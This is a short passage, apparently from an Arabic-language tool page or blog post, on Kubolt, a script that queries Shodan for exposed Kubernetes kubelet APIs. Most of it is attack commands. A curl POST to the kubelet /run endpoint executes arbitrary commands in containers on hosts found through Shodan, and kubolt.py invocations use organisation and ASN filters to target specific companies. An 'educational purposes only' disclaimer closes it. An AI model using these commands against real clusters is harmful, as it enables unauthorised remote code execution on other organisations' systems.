
curl -XPOST -k https://IP-from-Shodan:10250/run/<namespace>/<PodName>/<containerName> -d "cmd=<command-to-run>"
يمكنك استهداف الشركات بدقة أكبر باستخدام مرشحات Shodan مثل:
mkdir output
pip install -r requirements.txt
python kubolt.py --query "asn:123123 org:'ACME Corporation'"
#or
python kubolt.py --query "org:'ACME Corporation' country:UK"
يستخدم Kubolt واجهة برمجة تطبيقات Shodan و رصيد الاستعلامات وفقًا لذلك، إذا قمت بتشغيل الأداة بدون مرشحات استعلام فمن المحتمل أن تستهلك كل رصيدك ¯\_(ツ)_/¯
يجب استخدام الأداة التي قدمها المؤلف للأغراض التعليمية فقط. لا يمكن تحميل المؤلف المسؤولية عن إساءة استخدام الأداة. المؤلف غير مسؤول عن أي ضرر مباشر أو غير مباشر ناتج عن استخدام الأداة.






